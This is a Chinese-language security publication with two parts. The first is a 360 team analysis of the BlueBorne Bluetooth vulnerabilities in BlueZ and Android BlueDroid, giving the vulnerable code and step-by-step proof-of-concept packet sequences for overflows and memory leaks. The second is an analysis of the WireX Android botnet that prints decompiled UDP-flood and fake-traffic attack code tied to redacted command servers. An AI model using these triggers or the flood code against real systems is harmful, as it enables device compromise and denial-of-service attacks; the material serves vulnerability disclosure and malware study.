static int l2cap_parse_conf_rsp(struct l2cap_chan *chan, void *rsp, int len,
                                 void *data, u16 *result)
{
    struct l2cap_conf_req *req = data;
    void *ptr = req->data;
    int type, olen;
    unsigned long val;

    while (len >= L2CAP_CONF_OPT_SIZE) { //len 没有被检查，由接收到的包内容控制
        len -= l2cap_get_conf_opt(&rsp, &type, &olen, &val);

        switch (type) {
        case L2CAP_CONF_MTU:
            if (val < L2CAP_DEFAULT_MIN_MTU) {
                *result = L2CAP_CONF_UNACCEPT;
                chan->imtu = L2CAP_DEFAULT_MIN_MTU;
            } else
                chan->imtu = val;
            l2cap_add_conf_opt(&ptr, L2CAP_CONF_MTU, 2, chan->imtu);
            break;
        case ...
    }
}
```

```
        }

    }

}

static void l2cap_add_conf_opt(void **ptr, u8 type, u8 len, unsigned long val)
{
    struct l2cap_conf_opt *opt = *ptr;
    opt->type = type;
    opt->len = len;

    switch (len) {
    case 1:
        *((u8 *) opt->val) = val;
        break;

    case 2:
        put_unaligned_le16(val, opt->val);
        break;

    case 4:
        put_unaligned_le32(val, opt->val);
        break;

    default:
        memcpy(opt->val, (void *) val, len);
        break;
    }

    *ptr += L2CAP_CONF_OPT_SIZE + len;
}
```

仔细阅读这个函数的代码可以知道，这个函数的功能就是根据传进来的包，来构造将要发出去的包。而数据的出口就是传进去的 64 字节大小的 buf。但是对传入的包的数据的长度并没有做检验，那么当 len 很大时，就会一直往出口 buf 里写数据，比如有 64 个 L2CAP_CONF_MTU 类型的 opt，那么就会往 buf 里写上 $64 * (L2CAP_CONF_OPT_SIZE + 2)$ 个字节，那么显然这里就发生了溢出。由于 buf 是栈上定义的数据结构，那么这里就是一个栈

溢出。不过值得注意的是，代码要走进去，需要 `conf_state == CONF_LOC_CONF_PEND`，这个状态是在处理 `L2CAP_CONF_REQ` 数据包的时候设置的：

```
static int l2cap_parse_conf_req(struct l2cap_chan *chan, void *data)
{
    ...
    u8 remote_efs = 0;
    u16 result = L2CAP_CONF_SUCCESS;
    ...
    while (len >= L2CAP_CONF_OPT_SIZE) {
        len -= l2cap_get_conf_opt(&req, &type, &olen, &val);

        hint = type & L2CAP_CONF_HINT;
        type &= L2CAP_CONF_MASK;

        switch (type) {
            ...
            case L2CAP_CONF_EFS:
                remote_efs = 1; // 【1】
                if (olen == sizeof(efs))
                    memcpy(&efs, (void *) val, olen);
                break;
            ...
        }
    }

done:
    ...
    if (result == L2CAP_CONF_SUCCESS) {
        ...
        if (remote_efs) {
            if (chan->local_stype != L2CAP_SERV_NOTRAFIC &&
                efs.stype != L2CAP_SERV_NOTRAFIC && // 【2】
                efs.stype != chan->local_stype) {

                ...
            } else {
                /* Send PENDING Conf Rsp */
                result = L2CAP_CONF_PENDING;
            }
        }
    }
}
```

```
        set_bit(CONF_LOC_CONF_PEND, &chan->conf_state); //这里设置 CONF_LOC_CONF_PEND
    }
}
}
```

当收到 L2CAP_CONF_REQ 的包中包含有 L2CAP_CONF_EFS 类型的数据【1】，而且 L2CAP_CONF_EFS 数据的 stype == L2CAP_SERV_NOTRAFIC【2】的时候，conf_state 会被置 CONF_LOC_CONF_PEND

到这里，这个漏洞触发的思路也就清楚了：

1，建立和目标机器的 L2CAP 连接，这里注意 sock_type 的选择要是 SOCK_RAW，如果不是，内核会自动帮我们完成 sent_infomation_request, send_connection_request, send_configure_request 这些操作，也就无法触发目标机器的漏洞了。

2，建立 SOCK_RAW 连接，connect 的时候，会自动完成 sent_infomation_request 的操作，不过这个不影响。

3，接下来我们需要完成 send_connection_request 操作，来确定 SCID,DCID。完成这个操作的过程是发送合法的 L2CAP_CONN_REQ 数据包。

4，接下来需要发送包含有 L2CAP_CONF_EFS 类型的数据，而且 L2CAP_CONF_EFS 数据的 stype == L2CAP_SERV_NOTRAFIC 的 L2CAP_CONF_REQ 包，这一步是为了让目标机器的 conf_state 变成 CONF_LOC_CONF_PEND。

5，这里就到了发送 cmd_len 很长的 L2CAP_CONN_RSP 包了。这个包的 result 字段需要是 L2CAP_CONF_PENDING。那么这个包发过去之后，目标机器就内核栈溢出了，要么重启了，要么死机了。

这个漏洞是这几个漏洞里，触发最难的。

CVE-2017-1000250

这个漏洞是 BlueZ 的 SDP 服务里的信息泄露漏洞。这个不像 L2CAP 层的连接那么复杂，主要就是上层服务，收到数据就进行处理。那么我们也只需要关注处理的函数。之前说过，BlueZ 的 SDP 收到数据是从 io_session_event 开始。之后，数据的流向是：

```
osessionevent-->handlerequest-->processrequest
```

▼Bluetooth SDP Protocol

PDU: Service Search Attribute Request (0x06)

Transaction Id: 0x0000

Parameter Length: 15

► Service Search Pattern: L2CAP

Maximum Attribute Byte Count: 16

► Attribute ID List

Continuation State: no (00)

0000	02	47	00	18	00	14	00	40	00	06	00	00	00	0f	35	03	6	安全客 (bobao.360.cn)	5
0010	19	01	00	00	10	35	05	0a	00	00	ff	ff	00						

有必要介绍一下 SDP 协议的数据结构： 它有一个 sdp_pud_hdr 的头部，头部数据里定义了 PUD 命令的类型，tid，以及 pdu parameter 的长度，然后就是具体的 parameter。最后一个字段是 continuation state，当一个包发不完所要发送的数据的时候，这个字段就会有效。对与这个字段，BlueZ 给了它一个定义：

```
typedef struct {
    uint32_t timestamp;
    union {
        uint16_t maxBytesSent;
        uint16_t lastIndexSent;
    } cStateValue;
} sdp_cont_state_t;
```

对于远程的连接，PDU 命令类型只能是这三个：SDP_SVC_SEARCH_REQ, SDP_SVC_ATTR_REQ, SDP_SVC_SEARCH_ATTR_REQ。这个漏洞呢，出现在对 SDP_SVC_SEARCH_ATTR_REQ 命令的处理函数里面 service_search_attr_req 。这个函数有点长，就直接说它干了啥，不贴代码了：

1 , extract_des(pdata, data_left, &pattern, &dtd, SDP_TYPE_UUID); 解析 service search pattern (对应 SDP 协议数据结构图)

2 , max = getbe16(pdata); 获得 Maximu Attribute Byte

3 , scanned = extract_des(pdata, data_left, &seq, &dtd, SDP_TYPE_ATTRID); 解析 Attribute ID list

4 , if (sdp_cstate_get(pdata, data_left, &cstate) < 0) ; 获取 continuation state 状态 cstate , 如果不为 0 , 则将包里的 continuation state 数据复制给 cstate.

漏洞发生在对 cstate 状态不为 0 的时候的处理，我们重点看这部分的代码：

```
sdp_buf_t *pCache = sdp_get_cached_rsp(cstate);
if (pCache) {
    uint16_t sent = MIN(max, pCache->data_size - cstate->cStateValue.maxBytesSent);
    pResponse = pCache->data;
    memcpy(buf->data, pResponse + cstate->cStateValue.maxBytesSent, sent); // 【1】
    buf->data_size += sent;
    cstate->cStateValue.maxBytesSent += sent;
    if (cstate->cStateValue.maxBytesSent == pCache->data_size)
        cstate_size = sdp_set_cstate_pdu(buf, NULL);
    else
        cstate_size = sdp_set_cstate_pdu(buf, cstate);
```

`sdp_get_cached_rsp` 函数其实是对 `cstate` 的 `timestamp` 值的检验，如何过这个检验之后再说。当代码走到【1】处的 `memcpy` 时，由于 `cstate->maxBytesSent` 就是由数据包里的数据所控制，而且没有做任何检验，所以这里可以为任意的 `uint16t` 值。那么很明显，这里就出现了一个对 `pResponse` 的越界读的操作。而越界读的数据还会通过 `SDP RESPONSE` 发送给攻击方，那么一个信息泄露就发生了。

写这个 poc 需要注意 `sdp_get_cached_rsp` 的检验的绕过，那么首先需要得到一个 `timestamp`。当一次发送的包不足以发送完所有的数据的时候，会设置 `cstate` 状态，所以如果我们发给服务端的包里，`max` 字段非常小，那么服务端就会给我们回应一个带 `cstate` 状态的包，这里面会有 `timestamp`：

```
if (cstate == NULL) {
    ...
    if (buf->data_size > max) { //max 可由接收到的包数据指定
        sdp_cont_state_t newState;

        memset((char *)&newState, 0, sizeof(sdp_cont_state_t));
        newState.timestamp = sdp_cstate_alloc_buf(buf); //这里得到一个 timestamp

        buf->data_size = max;
        newState.cStateValue.maxBytesSent = max;
        cstate_size = sdp_set_cstate_pdu(buf, &newState); //回应的包中，写上 cstate 状态。
    } else
        cstate_size = sdp_set_cstate_pdu(buf, NULL);
```

所以，我们的 poc 应该是这个步骤：

1,建立 SDP 连接。这里我们的 socket 需要是 SOCK_STREAM 类型 , 而且 connect 的时候 , addr 的 psm 字段要是 0x0001。关于连接的 PSM :

Protocol	PSM	Reference
SDP	0x0001 See <i>Bluetooth Service Discovery Protocol (SDP)</i> , Bluetooth SIG.	
RFCOMM	0x0003 See <i>RFCOMM with TS 07.10</i> , Bluetooth SIG.	
TCS-BIN	0x0005 See <i>Bluetooth Telephony Control Specification / TCS Binary</i> , Bluetooth SIG.	
TCS-BIN-CORDLESS	0x0007 See <i>Bluetooth Telephony Control Specification / TCS Binary</i> , Bluetooth SIG.	
BNEP	0x000F See <i>Bluetooth Network Encapsulation Protocol</i> , Bluetooth SIG.	
HID_Control	0x0011 See <i>Human Interface Device</i> , Bluetooth SIG.	
HID_Interrupt	0x0013 See <i>Human Interface Device</i> , Bluetooth SIG.	
UPnP	0x0015 See <i>[ESDP]</i> , Bluetooth SIG.	
AVCTP	0x0017 See <i>Audio/Video Control Transport Protocol</i> , Bluetooth SIG.	
AVDTP	0x0019 See <i>Audio/Video Distribution Transport Protocol</i> , Bluetooth SIG.	
AVCTP_Browsing	0x001B See <i>Audio/Video Remote Control Profile</i> , Bluetooth SIG	
UDI_C-Plane	0x001D See the <i>Unrestricted Digital Information Profile</i> [UDI] , Bluetooth SIG 安全客 (dobao.360.cn)	

2 ,发送一个不带 cstate 状态的数据包 ,而且指定 Maximu Attribute Byte 的值非常小。这一步是为了让服务端给我们返回一个带 timestamp 的包。

3 ,接收这个带 timestamp 的包 ,并将 timestamp 提取。

4 ,发送一个带 cstate 状态的数据包 ,cstate 的 timestamp 是指定为提取出来的值 , 服务端 memcpy 的时候 ,则就会把 pResponse+maxBytesSent 的内容发送给我们 ,读取这个数据包 ,则就获取了泄露的数据。

CVE-2017-0785

这个漏洞也是 SDP 的信息泄露漏洞 ,不过是 BlueDroid 的。与 BlueZ 的那个是有些类似的。我们也从对 SDP 数据包的处理函数说起。 SDP 数据包会通过 sdp_data_ind 函数送给 sdp_server_handle_client_req。与 BlueZ 一样 ,这个函数也会根据包中的 pud_id 来确定具

体的处理函数。这个漏洞发生在对 SDP_PDU_SERVICE_SEARCH_REQ 命令的处理，对包内数据的解析与上文 BlueZ 中的大同小异，不过注意在 BlueDroid 中，cstate 结构与 BlueZ 中有些不同：

```
typedef struct {

    uint16_t cont_offset;

} sdp_cont_state_t;
```

这里主要看漏洞：

①, BE_STREAM_TO_UINT16 (max_replies, p_req); 从包中解析出 Maximum Attribute Byte

②, for (num_rsp_handles = 0; num_rsp_handles < max_replies;)

```
{  
    p_rec = sdp_db_service_search (p_rec, &uid_seq);  
  
    if (p_rec)  
        rsp_handles[num_rsp_handles++] = p_rec->record_handle;  
    else  
        break;  
}
```

③, /* Check if this is a continuation request */

```
if (*p_req)  
{  
    if (*p_req++ != SDP_CONTINUATION_LEN || (p_req >= p_req_end))  
    {  
        sdpu_build_n_send_error (p_ccb, trans_num, SDP_INVALID_CONT_STATE,  
                                 SDP_TEXT_BAD_CONT_LEN);  
        return;  
    }  
    BE_STREAM_TO_UINT16 (cont_offset, p_req); // 从包中得到 cont_offset
```

if (cont_offset != p_ccb->cont_offset) // 对 cont_offset 的检验

```
{  
    sdpu_build_n_send_error (p_ccb, trans_num, SDP_INVALID_CONT_STATE,  
                             SDP_TEXT_BAD_CONT_INX);
```

```
        return;
    }

    rem_handles = num_rsp_handles - cont_offset; /* extract the remaining handles */
}

else
{
    rem_handles = num_rsp_handles;
    cont_offset = 0;
    p_ccb->cont_offset = 0;
}

④ , cur_handles = (UINT16)((p_ccb->rem_mtu_size - SDP_MAX_SERVICE_RSPHDR_LEN) / 4);

if (rem_handles <= cur_handles)
    cur_handles = rem_handles;
else /* Continuation is set */
{
    p_ccb->cont_offset += cur_handles;
    is_cont = TRUE;
}

⑤ , for (xx = cont_offset; xx < cont_offset + cur_handles; xx++)
    UINT32_TO_BE_STREAM (p_rsp, rsp_handles[xx]);
```

①,②中代码可以看出,变量 num_rsp_handles 的值,一定程度上可以由包中的 Maximum Attribute Byte 字段控制。③中代码是对带 cstate 的包的处理,第一步是对大小的检查,第二步是获得 cont_offset,然后对 cont_offset 进行检查,第三步就到了 rem_handles = num_rsp_handles - cont_offset 可以思考一种情况,如果 num_rsp_handles < cont_offset,那么这个代码就会发生整数的下溢,而 num_rsp_handles 在一定程度上我们可以控制,而且是可以控制它变成 0,那么只要 cont_offset 不为 0,这里就会发生整数下溢。发生下溢的结果给了 rem_handles,而这个变量代表的是还需要发送的数据数。在④中,如果 rem_handles 是发生了下溢的结果,由于它是 uint16_t 类型,那么它将变成一个很大的数,所以会走到 pccb->cont_offset += cur_handles; cur_handles 是一个固定的值,那么如果

这个下溢的过程，发生很多次，`pccb->cont_offset` 就会变得很大，那么在 5 处，就会有一个对 `rsp_handles` 数组的越界读的产生。

下面的操作可以让这个越界读发生：

1，发送一个不带 `cstate` 的包，而且 `Maximu Attribute Byte` 字段设置的比较大。那么结果就是 `rem_handles = num_rsp_handles`，而由于 `max_replies` 比较大，所以 `num_rsp_handles` 会成为一个比较大的值。只要在④中保证 `rem_handles > cur_handles`，那么 `pccb->cont_offset` 就会成为一个非 0 值 `cur_handles`。这一步是为了使得 `pccb->cont_offset` 成为一个非 0 值。


2，接收服务端的回应包，这个回应包里的 `cstate` 字段将会含有刚刚的 `pccb->cont_offset` 值，我们取得这个值。

3，发送一个带 `cstate` 的包，`cont_offset` 指定为刚刚提取的值，而且设置 `Maximu Attribute Byte` 字段为 0。那么服务端收到这个包后，就会走到 `rem_handles = num_rsp_handles - cont_offset` 从而发生整数下溢，同时 `pccb->cont_offset` 又递增一个 `cur_handles` 大小。


4，重复 2 和 3 的过程，那么 `pccb->cont_offset` 将越来越大，从而在⑤出发生越界读，我们提取服务端返回的数据，就可以获得泄露的信息的内容。

CVE-2017-0781

现在我们到了 BNEP 服务。BNEP 的协议格式，下面两张图可以说明的很清楚：



BNEP control message format, BNEP Specification, Version 1.0, page 17 安全客 (bobao.360.cn)



BNEP extension header format, BNEP Specification, Version 1.0, page 39 安全客 (bobao.360.cn)

BlueDroid 中 BNEP 服务对于接受到的数据包的处理也不复杂：

- 1,解析得到 BNEP_TYPE , 得到 extension 位。
 - 2,检查连接状态 , 如果已经连接则后续可以处理非 BNEP_FRAME_CONTROL 的包 , 如果没有建立连接 , 则后续只处理 BNEP_FRAME_CONTROL 的包。
 - 3,去 BNEP_TYPE 对应的处理函数进行处理。
 - 4,对于 BNEP_TYPE 不是 BNEP_FRAME_CONTROL 而且有 extension 位的 , 还需要对 extension 的数据进行处理。
 - 5,调用 pan 层的回调函数。
- 值得注意的是 , BNEP 连接真正建立起来 , 需要先处理一个合法的 BNEP_FRAME_CONTROL 数据包。 CVE-2017-0781 正是连接还没建立起来 , 在处理 BNEP_FRAME_CONTROL 时所发生的问题 :

```
case BNEP_FRAME_CONTROL:  
    ctrl_type = *p;  
    p = bnep_process_control_packet (p_bcb, p, &rem_len, FALSE);  
  
    if (ctrl_type == BNEP_SETUP_CONNECTION_REQUEST_MSG &&  
        p_bcb->con_state != BNEP_STATE_CONNECTED &&  
        extension_present && p && rem_len)  
    {  
        p_bcb->p_pending_data = (BT_HDR *)osi_malloc(rem_len);  
        memcpy((UINT8 *)(p_bcb->p_pending_data + 1), p, rem_len);  
        p_bcb->p_pending_data->len      = rem_len;  
        p_bcb->p_pending_data->offset = 0;  
    }
```

上述代码中 , malloc 了一个 remlen 的大小 , 这个是和收到的数据包的长度相关的。可是 memcpy 的时候 , 却是从 p_bcb->p_pending_data + 1 开始拷贝数据 , 那么这里会直接溢出一个 sizeof(* (p_bcb->p_pending_data)) 大小的内容。这个大小是 8. 所以只要代码走到这 , 就会有一个 8 字节大小的堆溢出。而要走到这 , 只需要过那个 if 的判断条件 , 而这个 if 其实是对 BNEP_SETUP_CONNECTION_REQUEST_MSG 命令处理失败后的错误处理函数。那么只要发送一个错误的 BNEP_SETUP_CONNECTION_REQUEST_MSG 命令包 , 就可以进入到这段代码了触发堆溢出了。

所以我们得到 poc 的编写过程 :

- 1, 建立 BNEP 连接, 这个和 SDP 类似, 只是需要指定 PSM 为 BNEP 对应的 0x000F。
- 2, 发送一个 BNEP_TYPE 为 BNEP_FRAME_CONTROL, extension 字段为 1, ctrl_type 为 BNEP_SETUP_CONNECTION_REQUEST_MSG 的错误的 BNEP 包:

bnep_type extension_flag	bnep_ctrl_type	len	data
BNEP_FRAME_CONTROL (0x01 << 7)	BNEP_SETUP_CONNECTION_REQUEST_MSG	2	AAAAAAAAAAAAAAA 安全客 (bobao.360.cn)

CVE-2017-0782

这个也是由于 BNEP 协议引起的漏洞, 首先它是个整数溢出, 整数溢出导致的后果是堆溢出。问题出在 BNEP 对 extension 字段的处理上:

```
UINT8 *bnep_process_control_packet (tBNEP_CONN *p_bcb, UINT8 *p, UINT16 *rem_len, BOOLEAN is_ext)
{
    UINT8 control_type;
    BOOLEAN bad_pkt = FALSE;
    UINT16 len, ext_len = 0;

    if (is_ext)
    {
        ext_len = *p++; 【1】
        *rem_len = *rem_len - 1;
    }

    control_type = *p++;
    *rem_len = *rem_len - 1;

    switch (control_type)
    {
    ...
    default :
        bnep_send_command_not_understood (p_bcb, control_type);
        if (is_ext)
        {
            p += (ext_len - 1);
            *rem_len -= (ext_len - 1); 【2】
        }
    }
}
```

```
        }
        break;
    }

    if (bad_pkt)
    {
        BNEP_TRACE_ERROR ("BNEP - bad ctl pkt length: %d", *rem_len);
        *rem_len = 0;
        return NULL;
    }

    return p;
}
```

上述代码中，【1】的 ext_len 从数据包中获得，没有长度的检查，可为任意值。而当 control_type 为一个非法值的时候，会走到【2】，那么这里就很有说法了，我们如果设置 ext_len 比较大，那么这里就会发生一个整数下溢。从而使得 rem_len 变成一个很大的 uint16_t 的值。这个值将会影响后续的处理：

```
while (extension_present && p && rem_len)
{
    ext_type = *p;
    extension_present = ext_type >> 7;
    ext_type &= 0x7F;
    ...
    p++;
    rem_len--;
    p = bnep_process_control_packet (p_bcb, p, &rem_len, TRUE); 【1】

}

p_buf->offset += p_buf->len - rem_len;
p_buf->len      = rem_len; 【2】

...
if (bnep_cb.p_data_buf_cb)
{
    (*bnep_cb.p_data_buf_cb)(p_bcb->handle, p_src_addr, p_dst_addr, protocol, p_buf,
fw_ext_present); 【3】
```

```
}

...
osi_free(p_buf);
}
```

上面的代码中【1】处将发生整数下溢出,使得rem_len成为一个很大的值(比如0xffffd),【2】处会将这个值赋值给p_buf->len。【3】处是回调函数处理这个p_buf,在BlueDroid中这个函数是pan_data_buf_ind_cb,这个函数会有一条路径调到bta_pan_data_buf_ind_cback,而在bta_pan_data_buf_ind_cback中:

```
static void bta_pan_data_buf_ind_cback(UINT16 handle, BD_ADDR src, BD_ADDR dst, UINT16 protocol, BT_HDR
*p_buf,
                                BOOLEAN ext, BOOLEAN forward)
{
    tBTA_PAN_SCB *p_scb;
    BT_HDR *p_new_buf;

    if (sizeof(tBTA_PAN_DATA_PARAMS) > p_buf->offset) {
        /* offset smaller than data structure in front of actual data */
        p_new_buf = (BT_HDR *)osi_malloc(PAN_BUF_SIZE);
        memcpy((UINT8 *)(p_new_buf + 1) + sizeof(tBTA_PAN_DATA_PARAMS),
               (UINT8 *)(p_buf + 1) + p_buf->offset, p_buf->len);
        p_new_buf->len      = p_buf->len;
        p_new_buf->offset = sizeof(tBTA_PAN_DATA_PARAMS);
        osi_free(p_buf);
    } else {
        ...
    }
}
```

memcpy用到了我们传进来的pbuf,而pbuf->len是刚刚下溢之后的很大的值,所以主要保证tBTA_PAN_DATA_PARAMS>pbuf->offset,这里就会发生一次很大字节的堆溢出。

代码首先要走到extension的处理,这个的前提是连接状态是BNEP_STATE_CONNECTED。而这个状态的建立,需要服务端先接收一个正确的BNEP_SETUP_CONNECTION_REQUEST_MSG请求包,同时要想pan_data_buf_ind_cb调用到bta_pan_data_buf_ind_cback产生堆溢出,需要在建立连接的时候指定UUID为

UUID_SERV_CLASS_PANU 可以阅读这两个函数来找到这样做的原因，这里就不再贴代码了。

清楚这一点之后，我们就可以构造我们的 poc 了：

- 1，建立 BNEP 连接，这里只是建立起初步的连接，conn_state 还不是 BNEP_STATE_CONNECTED，这一步通过 connect 实现
- 2，发送一个正确的 BNEP_SETUP_CONNECTION_REQUEST_MSG 请求包，同时指定 UUID 为 UUID_SERV_CLASS_PANU。这个包将是这样子：

bnep_type extension_flag	bnep_ctrl_type	uuid_len	suuid	duuid
BNEP_FRAME_CONTROL (0x01 << 7)	BNEP_SETUP_CONNECTION_REQUEST_MSG	2	UUID_SERVCLASS_PANU	UUID_SERVCLASS_PANU 安全客 (bobao.360.cn)

3，发送一个 extension 字段可导致整数下溢的包，而且注意控制 pbuf->offset 变得比较小：

bnep_type extension_flag	protocal	ext_type	ext_len	data
BNEP_FRAME_COMPRESSED_ETHERNET (0x01 << 7)	0x0001	0	0x0A	AAAAAAAA 安全客 (bobao.360.cn)

这样 PoC 就完成了。 CVE-2017-0781 和 CVE-2017-0782 导致了堆溢出，一般会使得 com.android.bluetooth 崩溃，但是这个进程崩溃系统不会有提醒，需要去 logcat 来找崩溃的日志。这是两个很有品质的堆溢出漏洞，结合前面的信息泄露漏洞，是完全可以转化为远程代码执行的。

0x03

这篇分析到这里也就结束了，蓝牙出漏洞是个比较危险的事情，希望没有修补的能尽快修补，补丁链接如下：

[CVE-2017-1000250](#)

[CVE-2017-1000251](#)

[CVE-2017-0785](#)

[CVE-2017-0781](#)

[CVE-2017-0782](#)

确定自己是否有漏洞可以用我们提供的 poc 呀，关于蓝牙漏洞的研究，也希望能和各位多多交流。

参考文档

- 1, <https://www.armis.com/blueborne/>
- 2, <http://blog.csdn.net/rain0993/article/details/8533246>
- 3, <https://people.csail.mit.edu/albert/bluez-intro/index.html>

0x04

360Vulpecker Team: 隶属于 360 公司信息安全部，致力于保护公司所有 Android App 及手机的安全，同时专注于移动安全研究，研究重点为安卓 APP 安全和安卓 OEM 手机安全。团队定制了公司内部安卓产品安全开发规范，自主开发并维护了在线 Android 应用安全审计系统“360 显危镜”，在大大提高工作效率的同时也为开发者提供了便捷的安全自测平台。同时研究发现了多个安卓系统上的通用型漏洞，如通用拒绝服务漏洞、“寄生兽”漏洞等，影响范围几乎包括市面上所有应用。该团队高度活跃在谷歌、三星、华为等各大手机厂商的致谢名单中，挖掘的漏洞屡次获得 CVE 编号及致谢，在保证 360 产品安全的前提下，团队不断对外输出安全技术，为移动互联网安全贡献一份力量。

完全免费的 APP 安全风险在线扫描服务入口：<http://appscan.360.cn/>



360网络安全响应中心

致力于维护计算机网络安全

是360基于**协同联动，主动发现，快速响应**的指导原则

对重要网络安全事件进行快速预警、应急响应的安全协调中心

360 Network Security Response Center

Connect to Protect

<https://cert.360.cn>



微信公众号

【木马分析】

“WireX Botnet” 事件 Android 样本分析报告

作者：360 烽火实验室

原文来源：【安全客】<http://bobao.360.cn/learning/detail/4326.html>

C&C 服务器地址

WireX 家族病毒基本上都会在内部硬编码存放两个 URL 地址(部分变种的 URL 经过加密)，变种 A 在内部硬编码了如下两个 URL ：

```
http://u.*****.store/?utm_source=tfikztteuic  
http://g.*****.store/?utm_source=tfikztteuic
```

这些 URL 地址是病毒的 C&C Server 的地址，用于返回要攻击的网站的信息，不同之处在于，对这两个 URL 返回的信息，处理方式不同，执行的恶意行为也不同。

UDP Flood 攻击

对于以 u 开头的 URL 地址，比如 ：

```
http://u.*****.store/?utm_source=tfikztteuic
```

(实际测试不能正常返回数据，以下是根据代码逻辑进行描述的)，返回数据分为两部分，一个要攻击的主机地址，一个是端口，中间使用字符串“snewxwri”分割，代码中对返回数据处理如下：



```
public void b() {
    try {
        this.WebView = new WebView(((Context)this));
        this.WebView.clearCache(true);
        this.WebView.loadUrl("http://u...store/?utm_source=tfikztteuic");
        this.WebView.setWebViewClient(new WebViewClient() {
            public void onPageFinished(WebView arg4, String arg5) {
                try {
                    if(this.a.f != 1) {
                        return;
                    }
                }
                if(this.a.WebView.getTitle() == null) {
                    return;
                }
                if(!this.a.WebView.getTitle().contains("snewxwri")) {
                    return;
                }
                String[] v0_1 = this.a.WebView.getTitle().trim().split("snewxwri");
                this.a.Url = v0_1[0];
                this.a.port = v0_1[1];
                this.a.startAttackThread_50times();
                ++this.a.f;
            }
            catch(Exception v0) {
            }
        });
    }
    catch(Exception v0) {
    }
}
```

安全客 (bobao.360.cn)

获得主机地址和端口号之后，会创建 50 个线程，每个线程中都会连接该主机和端口，开启 socket 之后，使用 udp 协议发送随机数据，每次回发送 512 个字节的数据，一个线程中一共会发送 10000000 (一千万) 次，也就是 $10000000 \times 512 = 5120000000$ 字节的数据，因为一共实现了创建了 50 个线程，所以，理论上会发送 $10000000 \times 512 \times 50 = 256000000000$ (2560 亿) 字节，实现代码如下所示：

```
public void startAttackThread_50times() {
    int v0;
    for(v0 = 0; v0 < 50; ++v0) {
        new AttackThread(this).start();
    }
}
```

安全客 (bobao.360.cn)



```
public class AttackThread extends Thread {
    public AttackThread(PacketAttackService arg1) {
        this.a = arg1;
        super();
    }
    public void run() {
        this.a.Thread = new Thread(new Runnable() {
            public void run() {
                try {
                    this.a.a.CurAttackNumber = 0;
                    byte[] buf = new byte[512];
                    DatagramPacket udp_packet = new DatagramPacket(buf, buf.length, InetAddress.
                        getByName(this.a.a.Url), Integer.parseInt(this.a.a.port));
                    DatagramSocket udp_socket = new DatagramSocket();
                    udp_socket.setBroadcast(false);
                    while(this.a.a.CurAttackNumber < 10000000) {
                        udp_socket.send(udp_packet);
                        ++this.a.a.CurAttackNumber;
                    }
                    udp_socket.close();
                    return;
                }
                catch(Exception v0) {
                }
            }
        });
        try {
            this.a.Thread.setPriority(10);
            this.a.Thread.start();
        }
        catch(Exception v0) {
        }
    }
}
```

安全客 (bobao.360.cn)

Deceptive Access Attack

对于以 g 开头的 URL 地址，比如

http://g.*****.store/?utm_source=tfikztteuic

，返回数据分为 3 部分，分别是访问要攻击的网站的 URL、UserAgent 和 Referer，使用硬编码的字符串（比如 **snewxwri**）进行分割，代码中对返回数据处理如下：



```
@SuppressLint("SetJavaScriptEnabled") public void start() {
    try {
        this.webview1 = new WebView(((Context)this));
        this.webview1.clearCache(true);
        this.webview1.loadUrl("http://g... .store/?utm_source=tfikztteuic");
        this.webview1.setWebViewClient(new WebViewClient() {
            public void onPageFinished(WebView arg6, String arg7) {
                try {
                    if(this.a.hasVisted != 1) {
                        return;
                    }

                    if(this.a.webview1.getTitle() == null) {
                        return;
                    }

                    if(!this.a.webview1.getTitle().contains("snewxwri")) {
                        return;
                    }

                    String[] v0_1 = this.a.webview1.getTitle().trim().split("snewxwri");
                    this.a.requestUrl(v0_1[0], v0_1[1], v0_1[2]);
                    ++this.a.hasVisted;
                }
                catch(Exception v0) {
                }
            }
        });
    }
    catch(Exception v0) {
    }
}
```

安全客 (bobao.360.cn)

获得要攻击网站用到的 **URL**、**UserAgent** 和 **Referer** 后，会创建 20 个 **WebView**，然后使用每个 **WebView** 访问要攻击的网站，代码实现如下：



```
@SuppressWarnings("SetJavaScriptEnabled") public void requestUrl(String url, String userAgent,
    String refer) {
    int idx = 0;
    int MaxNumber_20 = 20;
    int i = 20;
    try {
        this.webViewArray = new WebView[i];
        for(i = 0; i < MaxNumber_20; ++i) {
            this.webViewArray[i] = new WebView((Context)this);
        }

        while(idx < MaxNumber_20) {
            this.dataMap = new HashMap();
            this.dataMap.put("Referer", refer);
            this.dataMap.put("X-Requested-With", "");
            this.webViewArray[idx].getSettings().setJavaScriptEnabled(true);
            this.webViewArray[idx].getSettings().setUserAgentString(userAgent);
            this.webViewArray[idx].clearHistory();
            this.webViewArray[idx].clearFormData();
            this.webViewArray[idx].clearCache(true);
            this.webViewArray[idx].loadUrl(url, this.dataMap);
            this.webViewArray[idx].setWebViewClient(new WebViewClient() {
            });
            ++idx;
        }
    }
    catch(Exception v0_1) {
    }
}
```

安全客 (bobao.360.cn)

Deceptive Click Attack

变种 B 内置了 2 个 URL 地址，如下：

```
http://ww68.c.*****.us/?utm_source=tfikztteuic
http://ww68.d.*****.us/?utm_source=tfikztteuic
```

请求这两个 URL 返回的数据是类似的，都是在 HTML 的 **title** 中设置了一段内容，这段内容使用一个硬编码的字符串（比如“**eindoejy**”）分隔成 3 或者 4 部分，前 3 部分都是一样的，一个 **URL**，一段 **JS 代码**，一个 **UserAgent**，后面可能还有一个字段，猜测为国家名字缩写，该样本中为 **CN**（代表中国？）。请求你的地址和返回的数据，类似下图：



```
http://ww68.c...us/?utm_source=tfikztteuic

<html><title>http://pornking.tv/eindoejyjavascript:function what(e,n){return
Math.floor(Math.random()*(n-e+1)+e)}function fireEvent(e,n){var i=e;if(document.createEvent){var
